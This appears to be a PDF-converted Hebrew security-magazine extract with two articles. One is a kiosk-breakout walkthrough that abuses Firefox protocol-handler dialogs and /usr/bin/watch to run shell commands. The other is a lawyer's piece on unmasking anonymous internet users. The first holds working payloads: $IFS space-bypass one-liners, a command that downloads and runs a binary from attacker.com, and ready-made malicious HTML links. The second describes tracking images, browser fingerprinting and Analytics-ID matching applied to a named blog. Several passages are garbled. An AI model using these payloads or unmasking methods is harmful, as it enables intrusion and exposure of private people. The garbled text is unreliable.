בשביל לחסום את הוקטור הנ"ל נקבע בברירת מחדל קורא RSS מבוסס Web לכל אחת מהאפשרויות. נשתמש למשל ב-Google Reader:

```
browser.feeds.handler = reader
browser.feeds.showFirstRunUI = false
browser.feeds.handler.default = web
browser.feeds.handlers.webservice =
https://www.google.com/reader/view/feed/%s
browser.feeds.handlers.application = /bin/false
```

ארבעת ההגדרות הראשונות הן בכדי לקבוע RSS מבוסס Web כברירת מחדל, האפשרות האחרונה היא למקרה שהתוקף יצליח בכל זאת לשנות את ההגדרות ל-Client (לבחור אפליקציה) להגדיר אותה כ-bin/false.

\*.browser.videoFeeds -ו \*.browser.audioFeeds נבצע את אותו הדבר גם ל:

## ניצול הדיאלוג Lunch Application ללא טרמינל:

בחלק קטן מההפצות שבדקתי פשוט לא היה שום טרמינל, מה שגרם לי לחשוב: "איך אני הולך לעזאזל לנצל את האפשרויות האלו כשאין לי טרמינל או תוכנה גרפית זמינה אחרת?"

#### <u>המטרה:</u>

לנצל את הטכניקה בלי להשתמש בטרמינל. שימוש בהפצה Webconveger שכן יש בה טרמינל, אבל להתייחס אליה (להשתמש) רק בפקודות שקיימות בהפצות מוקשחות (ללא טרמינל) כמו למשל Boothcd\Pynx.



## שלב ראשון – להבין מה קורה בפועל:

מתחיל לדבג , מפעיל את Firefox עם Strace, רק שהפעם אני בוחר קבצים שהם לא תוכנות גרפיות אלא פקודות לשורת פקודה כמו: bash ,ls וכו'.

מסתבר שמה שקורה הוא שכשנכנסים למשל ל: irc:text ובוחרים תוכנה, מה שירוץ הוא :

program "irc:text"

כלומר, אנחנו יכולים להריץ כל תוכנה ולהעביר לה רק פרמטר אחד. המגבלות שיש לנו בשימוש ב-text (מה שבה אחרי תחילת ה-URI) הן:

- .22%. יהפוך ל-22%. ●
- רווח יהפוך ל-20%.
- .60%- יהפוך ל`) Backstick •

אז הבעיות שלנו מסתכמות ב-3 דברים:

- . אנחנו יכולים להריץ תוכנה ולהעביר לה רק פרמטר אחד
  - . :irc הפרמטר שנעביר מתחיל ב
- . חלק מהתווים עוברים קידוד שהעיקרים הם רווח ומרכאות

לעומת זאת תווים שכן יש לנו אפשרות להשתמש בהם:

## \{}[]()**&**\$:><|;

לאחר שעברתי על כל מיני פקודות וניסיתי כל מיני דברים, הגעתי לפתרון שעובד חלק. הפקודה Watch לאחר שעברתי על כל מיני פקודות וניסיתי כל שתי שניות ב-SH Shell, פסאודו קוד:

sh -c "irc:text" every 2 seconds

אנחנו שולטים ב-Text, נוכל להעביר פקודות עם המגבלות שצוינו מקודם. נשתמש ב-Pipeline וב-";" בשביל להריץ פקודות אחת אחרי השניה:

irc:text|commands

הסקריפט יוציא שגיאה (שנראה אותה רק כשנדבג): "sh: irc:text: not found" מכיוון שאין פקודה כזאת "ric:text" אך זה לא מעניין אותנו, הפקודות הבאות שלנו כן יהיו קיימות.

כאן הייתי מעוניין להפנות אתכם הקוראים למצגת מאוד מומלצת, קצרה וקולעת, שעזרה לי מאוד בקטע הבא:

http://www.chuug.org/talks/2s0070424/jmalone-chuug-bash\_scripting.pdf



הבעיה הכי גדולה היא שאין לנו רווח. אחרי שעבדתי על וקטורים מורכבים (ביצוע מניפולציה על מחרוזות הבעיה הכי גדולה היא שאין לנו רווח. אחרי שעבדתי על וקטורים מורכבים (ביצוע מניפולציה על שה-Shell הוא לא תומך בוקטור הנ"ל), הסתבר שיש וקטור ממש פשוט: אפשר להשתמש במשתנה IFS במקום ברווח ובכך להריץ פקודות:

```
irc:aa|firefox$IFS-jsconsole;
```

הרצת הקוד הנ"ל תפעיל לנו את ה-Console של Firefox וממנו נוכל להריץ קוד JS, מה שיעבוד תמיד כי יש לנו Firefox. נוכל גם להוריד קובץ, לתת לו הרשאות ריצה ולהריץ:

```
wget http://attacker.com/own.elf;
chmod +x ./own.elf;
./own.elf;
```

ובשורה אחת:

```
wget$IFShttp://attacker.com/own.elf;chmod$IFS+x$IFS./own.elf;./own.elf;
```

במקרה הנ"ל, הפקודה תרוץ כל שתי שניות ואנו לא מעוניינים בזה. נעקוף זאת באמצעות תנאי IF במקרה הנ"ל, הפקודה תרוץ כל שתי שניות ואנו לא מעוניינים בזה. נעקוף זאת הקובץ /tmp/owned. שיבדוק: אם הקובץ /tmp/owned לאחר 2 שניות כשהסקריפט ירוץ עוד פעם – הקובץ יהיה קיים ולכן הקוד לא ירוץ עוד פעם:

```
[ ! -f '/tmp/owned' ] && (firefox -jsconsole; touch '/tmp/owned';)
```

ניסיון לבצע Kill או Pkill מתוך הסקריפט נכשל. ניסיתי:

```
pkill watch; kill -9 $$;
```

#### תוצאה (לאחר מחיקת רווחים לא נחוצים ושימוש ב-\$IFS) :

```
<a href="irc:aa|[$IFS!$IFS-f$IFS'/tmp/owned'$IFS]&&(firefox$IFS-
jsconsole;touch$IFS'/tmp/owned';)">Own-With: /usr/bin/watch</a>
```

לפתוח באמצעות: /usr/bin/watch ויש לנו הרצת קוד. 🏻

וכאן, לפני סוף פרק הייתי מעוניין להציג לפניכם שיטה נוספת שבעזרתה ניתן לבצע את אותו הדבר, זאת הדרך שפיתחתי לפני שהכרתי את הטריק של \$IFS:

מיד לאחר שראיתי את המצגת והבנתי שהמשימה שלי היא להצליח להריץ קוד ללא שימוש ברווחים החלטתי שאני הולך להשתפר / ללמוד / לחרוש ובמיוחד לשפר את קישורי ב-Bash Scripting. הרעיון הראשון שלי לפתרון הבעיה היה שאם אני לא יכול להשתמש ברווח, אני מתכוון "לגנוב אותו" בצורה הבאה:

• אני אשמור פלט של פקודה מסויימת לתוך משתנה.



- הפלט יכלול מחרוזת באורך קבוע שיש בה רווח.
- אני אבצע הרבה מניפולציות על המחרוזת ואשתמש ברווח שלה בשביל להפריד בין פקודות לפרמטרים.
  - אני יחבר את העבודה שעשיתי ב3 לכדי פקודות ואריץ.

## משימה ראשונה: להריץ פקודה שמביאה פלט באורך סטטי.

הפקודה df מחזירה מידע על ניצול שטח הדיסק במערכת, **השורה הראשונה של הפלט שלה תהיה זהה** תמיד:

| Filesystem | Size | Used | Avail | Use% | Mounted | on |
|------------|------|------|-------|------|---------|----|
| /dev/sdb7  | 38G  | 22G  | 14G   | 62%  | /       |    |

נוכל לשמור את הפלט של הפקודה לתוך משתנה, המחרוזת Filesystem היא באורך 10 תווים, אם נקח מהפלט 11 תווים נקבל את המחרוזת Filesystem בנוסף לרווח שמגיע אחריה.

כך שהתוצאה שנקבל:

```
files=$(df);
str=${files:0:11};
c1=${str//Filesystem/firefox};
c2=${str//Filesystem/-jsconsole};
c3=${str//Filesystem/pkill};
c4=${str//Filesystem/watch};
($c1$c2);($c3$c4);
```

#### הסבר קצר על הקוד:

נריץ את הפקודה df ונשמור לתוך מחרוזת (לא באמצעות Backstick כי אז הערך יקודד). לוקחים את 11 התווים הראשונים מהתוצאה כך שהמשתנה str יהיה שווה לערך " Filesystem". בשאר המשתנים פשוט נחליף את המילה Filesystem בפקודה או בפרמטר, נחבר אותם- ונריץ ©

הטכניקה המתוארת עובדת מעולה בתוך Bash ללא כל שימוש ברווח. אך כיוון שהפקודה watch מריצה הטכניקה המתוארת עובדת מעולה בתוך Bash ללא כל שימוש ברווח. אך כיוון שהפקודה 11 תווים), נאלץ SH (שהוא שאלל שלא תומך בביצוע הפעולה \$(SH-) אוני ברך אחרת... וכאן אני גהה לאציג לפניכם את הטכניקה המגניבה שפיתחתי ל-SH (רעיון מקורי) וזה פשוט אדיר לגמריייי !!!@!!!

[הערה של אפיק: השארנו את השורה האחרונה כמו שהיא מפני שזה באמת פשוט אדיר לגמריייי!!!@#!]



לאחר שביצוע מניפולציה על מחרוזות לא עובד ב-SH, התחלתי לחפש פתרון חילופי. הבעיה הנוכחית היא שאין לי רווח, ואני גם לא יכול לגנוב אחד כזה מפלט של פקודה אחרת כמו כהצגתי קודם לכן, כך שצריך לחשוב בכיוון אחר לגמרי. לאחר הרבה מחשבה ועבודה הגעתי לפתרון הבא:

במקום לגנוב רווח מפלט של פקודה מסויימת, המטרה הפעם היא להצליח ליצור פלט שיהווה מחרוזת תקינה שהיא סקריפט. להכניס אותה לתוך קובץ, ואז- להריץ.

את ההכנסה לתוך קובץ וההרצה אני עושה בצורה הבאה:

command>>/tmp/script.sh|bash</tmp/script.sh</pre>

קודם אני מעביר את הפלט לתוך קובץ בתיקיית TMP ואחר-כך אני מריץ באמצעות:

bash<file

מה שלא מצריך הרשאות הרצה לקובץ (ואני גם לא יכול להביא אותן- כי צריך רווח בשביל לתת פרמטר "X" ל-chmod...).

הנעלם במשוואה שלנו הוא פקודה שמביאה לי פלט שאני יכול לשלוט עליו בלי לקבל שום פרמטר. אני לא יכול להשתמש ב- print\printf\echo כי, שוב, צריך רווח. לאחר שעברתי על כל מיני פקודות הגעתי לפתרון הבא:

אני הולך להכניס את רשימת הקבצים בתוך התיקיה הנוכחית לתוך הסקריפט.

בתיקיית הבית של ההפצה WebConverger:

webc@webconverger:~\$ ls
bg.png pb.sh

כך שנוכל להכניס את המחרוזת "bg.png pb.sh" לתוך קובץ ואז להריץ אותו.

שמות הקבצים האלו הם לא פקודות תקינות, ולא יביאו לי כלום אז ניצור שמות של קבצים כך שהם יופיעו לפי הסדר: פקודה, פרמטר; פקודה, פרמטר.

יש להקפיד שה-ASCII של הקבצים שניצור יהיו לפי הסדר, בגלל שהפקודה ls מסדרת לפי ה-ASCII. אז קודם כל, אנו צריכים ליצור קבצים בתיקיית הבית ולמחוק את הקבצים שכבר קיימים. בשביל לבצע זאת נבצע את הפעולות הבאות:

נכנס ללינק:

irc:aa



ונריץ אותו עם הפקודה mkdir, (נפתח באמצעות : /bin/mkdir) - ועל ידי כך ניצור תיקיה בשם "irc:aa". לאחר שיצרנו את התיקיה, נוכל לעבוד עם קבצים. בהתחלה נמחק את הקבצים שקיימים בתיקיית הבית שהפקודה Is מראה:

```
rm "irc:aa/../pb.sh"
rm "irc:aa/../bg.png"
```

(נפתח את הלינקים באמצעות: /bin/rm) וכך מחקנו את הקבצים.

נשאר רק ליצור קבצים שהסדר שלהם יצור קובץ סקריפט תקין/מועיל מבלי לשבור את סדר ה-ASCII. הפקודה שניצור תיהיה כזאת:

```
firefox -jsconsole| pkill watch
```

כך נריץ את ה-console של פיירפוקס ונהרוג את התהליך watch שאחרי על הפעלת הפקודה כל פעם מחדש. נפתח כל אחד מהלינקים דרך: מחדש. ניצור את הקבצים באמצעות הפקודה touch כל פעם מחדש.

```
/"usr/bin/touch"
touch "irc:aa/../firefox"
touch "irc:aa/../-jsconsole|"
touch "irc:aa/../pkill"
touch "irc:aa/../watch"
```

לאחר שיצרנו את הקבצים נראה איך זה נראה בשטח:

```
webc@webconverger:~$ ls
firefox irc:aa -jsconsole| pkill watch
```

: מפריעה לנו ואנחנו לא צריכים אותה יותר, נמחק אותה באמצעות "irc:aa" התיקיה שיצרנו

```
rmdir "irc:aa"
```

עוד דבר מציק: כאשר נשתמש בפקודה "ls>file" התוצאה תיהיה שנקבל שורה חדשה במקום רווח:

```
webc@webconverger:~$ ls >/tmp/z.sh
webc@webconverger:~$ cat /tmp/z.sh
firefox
-jsconsole|
pkill
watch
```

ואנחנו צריכים רווח! לאחר שבדקתי מספר פקודות, הפקודה dir במיקום: /bin/dir מחזירה את השורה עם רווחים ולא ירידת שורה כך שקיבלנו שורה ישרה עם רווחים י

```
webc@webconverger:~$ dir >/tmp/z.sh
webc@webconverger:~$ cat /tmp/z.sh
firefox -jsconsole| pkill watch
```



עכשיו, אחרי שיש לנו את הקובץ נריץ עם "bash</tmp/z.sh" דרך אחרי שיש לנו את הקובץ נריץ עם "על הלינקים הבאים לפי הסדר ופתיחה לפי הפקודות המתאימות:

```
<a href="irc:aa">mkdir irc:aa => /bin/mkdir</a><br/>
<a href="irc:aa/../pb.sh">rm -f irc:aa/../pb.sh => /bin/rm</a><br/>
<a href="irc:aa/../bg.png">rm -f irc:aa/../bg.png => /bin/rm</a><br/>
Create Files: <br/>
                                  touch irc:aa/../firefox =>
<a href="irc:aa/../firefox">
/usr/bin/touch </a><br/>
<a href="irc:aa/../-jsconsole|"> touch irc:aa/../-jsconsole| =>
/usr/bin/touch </a><br/>
<a href="irc:aa/../pkill">
                                    touch irc:aa/../pkill =>
/usr/bin/touch </a><br/>
<a href="irc:aa/../watch">
                                 touch irc:aa/../watch =>
/usr/bin/touch </a><br/>
Remove irc:aa
<a href="irc:aa/../firefox">rmdir irc:aa => /bin/rmdir</a><br/>
Make Script + Execute It :)
<a href="irc:aa|dir>/tmp/z.sh|bash</tmp/z.sh">
Run & Owned By /usr/bin/Watch
Make all files + make z.sh:
firefox -jsconsole| pkill watch
to file /tmp/z.sh + execute with bash</tmp/z.sh
enjoy firefox Error Console :)
</a>
<h1> Owned - Work on SH! </h1>
```

שז נכון, יש דרכים פשוטות ונקיות יותר- אבל אני מקווה שלמדתם דבר או שניים. 😊

#### סיכום

עד כה הצגנו את הנושא של עמדות קיוסקים אינטרקטיביות, סקרנו מספר דרכי ניצול ממספר סוגים שונים, חלק מהוקטורים מופיעים ונמצאים בשימוש בכלי iKAT וחלק נחשפים כאן לראשונה.

המשותף לכלל שיטות התקיפה שהוצגו בחלק הנ"ל הם שעד כה נשארנו ברמת ה-User Interface (ניצול Firefox דיאלוגים שונים, כפתורי קיצורי וכו'). במאמר הבא נציג וקטורים מגוונים יותר ל-Opera ואסקור מצבי קיוסק בדפדפן Opera, אציג סקירה על דרכי ההגנה באופן מסודר (ברמת מנהל החלונות, הקשחות והגבלות שקיימות במערכות שונות). בנוסף, אציג מספר סקריפטים שפיתחתי שבהם ניתן להשתמש במקרים שונים (כגון סקריפט לביצוע Brute Force למציאת ממשקי Web ברשת הפנימ-אירגונית וזיהוי שרתי FTP דרך הדפדפן).



# זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק

מאת עו"ד יהונתן קלינגר

## הקדמה

אחרי החלטת בית המשפט העליון בעניין רמי מור (רע"א 4447/07 רמי מור נ' ברק) שקבעה כי אין דרך חוקית לקבל צו המורה לחשוף מי עומד מאחורי כתובת IP, הועלו מספר הצעות חוק המיועדות לשים סוף לבעיה זו ולאפשר את חשיפת הגולשים האנונימיים. עם זאת, לדעתי, הצעות החוק מוקדמות מדי ומיותרות.

במאמר קצר זה אסקור את השיטות לחשיפת גולשים ללא הפרת החוק וללא פגיעה בפרטיות, תוך כדי התייחסות לשיטות הקיימות לזיהוי שני סוגים שונים של גולשים: גולש המפעיל אתר אנונימי וגולש המייצר תוכן באתר זר. למרות שאף אחת מהשיטות שיוצגו לא תאפשר זיהוי חד-ערכי וחד משמעי, הן יכולות להגיע לקירוב סטטיסטי מסוים אשר גובר לעיתים על רף ההוכחה הדרוש בבתי משפט אזרחיים.

#### החלטת רמי מור ומשמעותה בקצרה

(לקריאה נוספת: פרקסיס של זהות: המאבק על האנונימיות האינטרנטית בישראל).

מקרה רמי מור היה פשוט למדי: כנגד רמי מור נכתבו תגובות נאצה באתרי אינטרנט הקוראים לו שרלטן. מור, שרצה לברר את זהות האדם העומד מאחורי אותה תגובה אנונימית, אץ לבית המשפט על מנת לקבל צו החושף את הגולש. מור לא היה הראשון שביקש את אותו הצו, אלא קדמה לו בקשה בשנת 2005 שבה החליטה כב' השופטת מיכל אגמון-גונן כי במקרים בהם לשון הרע משמעותית ברמה פלילית, ניתן יהיה לחשוף את זהות האדם (בש"א 4995/05 פלונית נ' בזק בינלאומי ואח'). בית משפט השלום דחה את בקשותיו של מור (בש"א 1238/07 רמי מור נ' ברק, בש"א 1752/06 רמי מור נ' בזק בינלאומי), וזה ערער על כך לבית המשפט המחוזי, אשר בתורו גם דחה את הבקשות (בר"ע 850/06 רמי מור נ' ידיעות אינטרנט). על החלטה זו ערער מור לבית המשפט העליון.



אף אחת מהערכאות עד לבית המשפט העליון כלל לא פסקו כי אין לבית המשפט סמכות לחשוף גולש, אלא רק כי במקרה של מור דברי לשון הרע לא היו משמעותיים מספיק כדי להרים את מסך האנונימיות. בבית המשפט עמדו אז שלוש גישות לרמת הדיבה הדרושה על מנת להרים את המסך (גישתו של השופט

עמית ברמי מור, גישתה של מיכל אגמון-גונן בה"פ <u>541/07</u> יעקב סבו נ' ידיעות אינטרנט וגישתה של דרורה פלפל בה"פ (ת"א) <u>250/08</u> חברת ברוקרטוב בע"מ נ' חברת גוגל ישראל בע"מ). בית המשפט העליון פסק כי אין כל אפשרות, על פי החוק הקיים, להרים את מסך האנונימיות ושלח את מור לשוחח עם המחוקקים על מנת שאלה ינסחו חוקים שיאפשרו זאת.

ביני לביני שוחחו המחוקקים והעלו מספר הצעות קונקרטיות: הצעתו של זבולון אורלב, הצעתו של מאיר שטרית והצעתו של מסעוד גנאים. שלוש ההצעות באות להציע הסדר שאינו מושלם כיוון שהוא חל רק על עוולות ספציפיות ולא על כלל העוולות האזרחיות (וראו לצורך העניין את התייחסותי להצעת החוק של זבולון אורלב). כמו כן, מלוא ההצעות מתלות את הפתרון בספק שירותים. לכך יש בעיה עיקרית ומשמעותית מסיבה אחת: כאשר ספק השירותים אינו נמצא בישראל, אף אם המעוול הוא ישראלי והנפגע הוא ישראלי, לא תהיה דרך לחייבו לחשוף את הזהות בהתחשב בבעיה האקסטריטוריאלית של אכיפת צווים בישראל.

הנחת היסוד לצורך הפתרונות המוצאים בטקסט קצר זה הינה, כי המעוול אינו מתאמץ יתר על המידה להסתיר את זהותו. המוצא הוא כי כאשר אדם מנסה להסוות את זהותו בצורה טובה מספיק הוא יוכל לעשות כן, ואף אם הוא לא מתאמץ מספיק, הרי שלעיתים ארכיטקטורה עקומה של ניהול מידע אינה מאפשרת את חשיפת הגולש (ע"א 1806/09 רבקה פלח – חנות "בייבי פלוס" נ' שירותי בריאות כללית ואח').

#### ארכיטקטורת הרשת, מידע המושאר ברקע


לצורך הבנת הפתרון, יוקדש פרק זה בטקסט להבנת הכלים אשר יעשה בהם שימוש. עם הקוראים המאותגרים טכנולוגית סליחה מראש על השימוש במונחים טכניים ועם הקוראים המועשרים טכנולוגית סליחה מראש על השימוש צורך להבין את המכנה המשותף למשפטנים ואנשי מידע ולאפשר שיח הגיוני.

ראשית, הארכיטקטורה של הרשת פשוטה והוסברה בלא מעט החלטות של בית המשפט אשר נדרשו להגדרת הארכיטקטורה של הרשת (לדוגמא: פ <u>3047/03</u> מדינת ישראל נ' אבי מזרחי).



ההנחה היא כזו: כל גולש עושה זאת מתוך מחשב קצה (או טלפון סלולרי); המכשיר מחובר דרך ספק אינטרנט, אשר לו יש תחום של כתובות IP שהוא מקצה למשתמשיו אשר מאפשרת לזהותו בצורה "יחודית, לכל מכשיר המתחבר לרשת יש גם כתובת MAC, שהיא מזהה חד-חד ערכי המכיל את המספר הסידורי של כרטיס הרשת שלו (אשר ניתן בצורה כזו או אחרת לשינוי).

נוסף לכתובת ה-IP וכתובת ה-MAC, יש עוד מספר פרטים מזהים שגולש מותיר אחריו ברשת: כאשר גולש מבקש דף מסוים מאתר אינטרנט, הוא שולח לאותו אתר את ה-UserAgent שלו, שמכיל פרטים על מערכת ההפעלה, הדפדפן ורזולוציית המסך על מנת להתאים את האתר לדפדפן של המשתמש. הדפדפן גם מעביר את האתר ממנו הגיע הגולש לאתר הנוכחי (HTTP Referrer), כך שאתרי אינטרנט יוכלו להציג מידע שונה ורלוונטי למי שמגיע מאתרים שונים. כמו כן, אתרי אינטרנט שותלים עוגיות בדפדפנים על מנת לזהות את הגולש בפעם הבאה ולשמור העדפות מסוימות (כמו לדוגמא שם המשתמש שלך, או חיפושי עבר):



ראוי לשים לב שלמרות שיש נתונים שקל יותר להגיע באמצעותם לזיהוי חד-ערכי מאשר כתובת IP, בתי המשפט מעולם לא התייחסו אליהם. בנוסף, כל גולש שמפרסם תוכן עושה זאת בצורה מזוהה יחסית: אדם המקים אתר אינטרנט עשוי לכתוב את תוכנו באמצעות מעבד תמלילים אשר מותיר לא מעט מידע אישי ומזהה על המשתמש. כמו כן, כאשר אדם משאיר באתר האינטרנט שלו תמונות שצילם, אותן תמונות מכילות מידע על סוג המצלמה וכדומה (EXIF) או על סוג התוכנה שערכה את המידע. כמו כן, במידה ואותו מפרסם משתמש בשירותים אחרים, כמו פרסומות או שירותי סטטיסטיקה, גם אלה משאירים לפעמים מידע מזהה. כך לדוגמא, שירות הסטטיסטיקה Google Analytics דורש לצורך הפעלתו שכל משתמש המפעיל את שירותיו ישלח קוד מזהה, המופיע בקוד המקור של עמוד האינטרנט הדורש לזהות מי עומד מאחוריו:

```
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-20137463-2");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<style type="text/css" media="screen">
<!--@import url( http://izraelblog.com/wp-content/themes/modxblog/style.css ); -->
</style>
```

כמו כן, לעיתים בעל אתר אינטרנט מאחסן מספר אתרים על אותו שירות. במצב כזה אפשר להניח בצורה מסוימת כי אם אתר א' ואתר ב' שניהם מאוחסנים על אותה כתובת IP או אותו השרת ושניהם מכילים



מאפיינים נוספים, אז יש זיקה בין מנהלי אתר א' לאתר ב'. לצורך כך ניתן לעשות שימוש בכלים כמו אשר בוחנים מיהם האתרים השכנים של אותו אתר מעוול לכאורה: <u>Reverse IP Domain Check</u>



כעת השאלה היא: גם אם יש לנו את המידע הזה על גולש מסוים (על כיצד משיגים אותו ארחיב מאוחר יותר), איך אנחנו יכולים לזהות את הגולש?

לצורך כך, נקח שתי דוגמאות: הראשונה של יצרן תוכן מעוול באתר שאינו בשליטתנו והשניה של בלוג משמיץ המתארח על שרת עצמאי. למען הסר ספק, כל אחד מהמקרים כאן מבוסס בצורה כזו או אחרת על מקרים אמיתיים אך אינו מרמז על זהות התוכן המעוול או מיועד לחשוף אדם אנונימי.

## המקרה הראשון: גולש אנונימי

נקודת המוצא שלנו כאשר הגולש הוא אנונימי ולא מפעיל אתר אינטרנט כלשהוא, היא שבמקרה הטוב ביותר נוכל להצליבו מול מידע קיים, כלומר לא נוכל לעולם להגיע לזהות חד-משמעית רק על סמך המידע שהגולש מאפשר לנו לדלות. אם הגולש מעולם לא הזדהה בפנינו בצורה אחרת, או על ידי שליחת דואר אלקטרוני, או על ידי כתיבה באתר שלנו בצורה מזוהה, לעולם לא נוכל לדעת מי הוא אלא רק להגיע למידע מספיק טוב על מנת לדעת עליו מידע כדי לזהותו כאשר הוא יגלוש שוב.


לצורך הבדיקה, פתחנו חשבון מעוול באתר <u>Dacho,</u> אתר פורומים המיועד לצעירים. פתחנו שני משתמשים, הראשון Alice והשני <u>Bob</u>. לצורך העניין, בוב מעוניין לגלות האם אליס היא אשתו לשעבר.


לכן קודם כל, בוב עשה נסיון לגלות מיהי אליס. הוא שלח לה הודעה פרטית המכילה תמונה שמאוחסנת על השרת של בוב, שאליו יש לו יש גישה מלאה. התמונה מוצגת באמצעות התג IMG כך שכאשר אליס תפתח את ההודעה, התוכן של התמונה ימשך אוטומאטית מהאתר של בוב:





לאחר שאליס פותחת את ההודעה, בוב הולך ליומני השרת הגולמיים שלו ומחפש מי צפה בתמונה. הוא מגלה את כתובת ה-IP וכן את ה-UserAgent של מי שהופנה מאתר





אלא שגם כעת אין לנו מידע אמיתי לגבי הזהות. לכן, הפתרון הוא לשלוח הודעה בדואר אלקטרוני לאדם שאנו חושדים שהוא אליס, המכיל או קישור לתמונה או קובץ שנמצאים על השרת שלנו, או מטמיעים (embed) תמונה כזו. במצב כזה, נשווה את המידע שנקבל על השרת עם המידע על אליס, ונוכל לזהות את אליס על ידי כתובת ה-IP וה-UserAgent. במקרה כזה, הזיהוי הטוב ביותר יהיה זיהוי כפול, הן של ה-IP במצב כזה נוכל לוודא שמדובר לפחות באותו מחשב ואותה כתובת IP. החסרון בכל אחד מהמשתנים לחוד הוא פשוט: כתובות IP משתנות אחת לתקופה, בכל פעם שאדם מתנתק מהמחשב, או אפילו אם הוא קורא מאותו המחשב הנייד הודעה אחת בבית הקפה והודעה שניה במשרד. לעומת זאת, ה- UserAgent משאיר מספיק פרטים מזהים כדי לייצר מובהקות סטטיסטית.

פרויקט <u>Panopticlick</u> של ה-EFF מביא לידיעת הציבור את הבעיה, אבל גם מחזיק מאגר סטטיסטי שיכול לומר כמה מובהק דפדפן של אדם מסוים. היתרון הוא, שבאמצעות דפדפנים מסוימים ניתן אף לזייף את שורת ה-User (לדוגמא תוסף UserAgent על מנת לבדוק את המובהקות של הדפדפן של אליס (לדוגמא תוסף <u>Agent Switcher</u>).

במקרה של אליס, Panopticlick טוען שהדפדפן שלה ייחודי מכל ה-1,300,000 דפדפנים שנבחנו באתר, מה שאומר שאם נמצא עמודים שנגשו אליהם עם מחרוזת ה- UserAgent הזו, יהיה די מובהק שמדובר באליס:



אבל, יש מקרים פחות נפוצים. מה יקרה אם המשתמש לדוגמא יעבוד עם מערכת ההפעלה <u>Windows</u> אבל, יש מקרים פחות נפוצים. מה יקרה אם המשתמש לדוגמא יעבוד עם מערכת ההפעלה <u>Internet Explorer 8</u> ודפדפן <u>XP במצב כזה, עדיין הדפדפן מופיע רק באחד מתוך 388 מקרים. כלומר, המובהקות הסטטיסטית שלו לא רעה בכלל.</u>



ההצלבה בין סוג הדפדפן וגרסאת מערכת ההפעלה לרבות עדכונים המופיעים בה, נגישים לכל מי שניגש לאתר:

|                           |                                 | 6 1 1                                      |  |
|---------------------------|---------------------------------|--|--|
| Browser<br>Characteristic | bits of identifying information | one in x<br>browsers<br>have this<br>value | value  |
| User Agent                | 8.6                             | 388.65                                     | Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729) |

כעת, לאחר שיש לנו נתונים אלה, אנחנו יכולים לומר במובהקות יחסית גבוהה האם אדם מסוים הוא מי שאנו חושדים שהוא. אם אין לנו חשד מיוחד לגבי זהות האדם, שיטה זו לא עשויה להועיל במיוחד אלא אם יש לנו מאגר גדול של משתמשים באתר שבשליטתנו שנגדו אפשר להריץ מידע.

#### המקרה השני: אתר מעוול

במקרה השני, יש אתר שאנו מעריכים שאדם מסוים מפעיל, אך אין לנו דרך להפריך את החשד. הדרך הראשונה והפשוטה יותר היא להתחיל באתר שאנו חושדים שאותו אדם מפעיל. לצורך הדוגמא בלבד, רצינו לברר מי עומד מאחורי אתר בשם Izraelblog אשר עסוק מעט בלהכפיש אותי אישית. לצורך כך, ולאחר שרישומי הדומיין היו אנונימיים, הלכנו לקוד המקור של האתר וחיפשנו עוגנים כמו Google Analytics. למזלנו, מצאנו כזה:

```
Source of: http://izraelblog.com/category/%d7%99%d7%94%d7%95
<u>F</u>ile <u>E</u>dit <u>V</u>iew <u>H</u>elp
<!-- tracker added by Ultimate Google Analytics plugin vl
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol)
document.write(unescape("%3Cscript src='" + gaJsHost +
</script>
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-20137463-2");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<style type="text/css" media="screen">
<!-- @import url( http://izraelblog.com/wp-content/themes
</style>
</head>
<body>
<div id="wrap">
<div id="header">
  <hl><a href="http://izraelblog.com/">
  בלוג ישראלי </a></hl>
class="tagline">
    <div class="rss"><a href="http://izraelblog.com/feed/">
  <div class="search">
```



בשלב הבא, הלכנו ל<u>אתר נוסף</u> אשר כן מזוהה, ובבעלות האדם אשר חשדנו שמפעיל את האתר המעוול גם כן. נכנסנו לקוד המקור, ושם מצאנו כי המספר הסידורי של שירות Google Analytics דומה להחריד, וההבדל היחיד הוא מספר האתר שנעשה בו שימוש, במקום 2, ישנו 7:

כרגע קיבלנו אינדיקציה די טובה שמי שמפעיל את חשבון הסטטיסטיקה של אתר א' עושה כן גם לאתר ב'. אבל לא תמיד נקבל מידע כל כך מובהק. לפעמים, צריך לדוגמא את המידע בצורה יותר אקטיבית כמו על ידי שליחת הודעת דואר אלקטרוני לכתובת של מפעיל האתר ולהצליב אותה כפי שהובהר בפרק הקודם מול מידע שקיים על אדם מסוים שחושדים.

## המגבלות ומובהקות סטטיסטית

כאשר מדובר במערכת מסוג זה, אשר מצליבה IP ,UserAgent או מספר המזהה את המשתמש מול צד שלישי, מדובר על מובהקות סטטיסטית יחסית גבוהה, אך לא מספיק טובה.

סדרי הגודל ב-IP הם סטטיסטיים ותלויים בכמות הזמן שעברה בין קבלת מידע א' ל-ב'. ככל שהפרש הזמן בין קריאת הודעת הדואר על ידי אליס וקריאת הודעת הדואר על ידי האדם שנחשד שהוא אליס גדול יותר, אף אם שניהם מחזיקים את אותה כתובת IP, הרי שהסיכוי שאליס והאדם החשוד הם אותו אדם יהיו קטנים יותר: כתובות IP מתחלפות עם הזמן, ויכול להיות מצב בו כתובת הIP שהוקצתה לאליס בשעה מסוימת תהיה שייכת לאדם אחר כעבור מספר שעות.

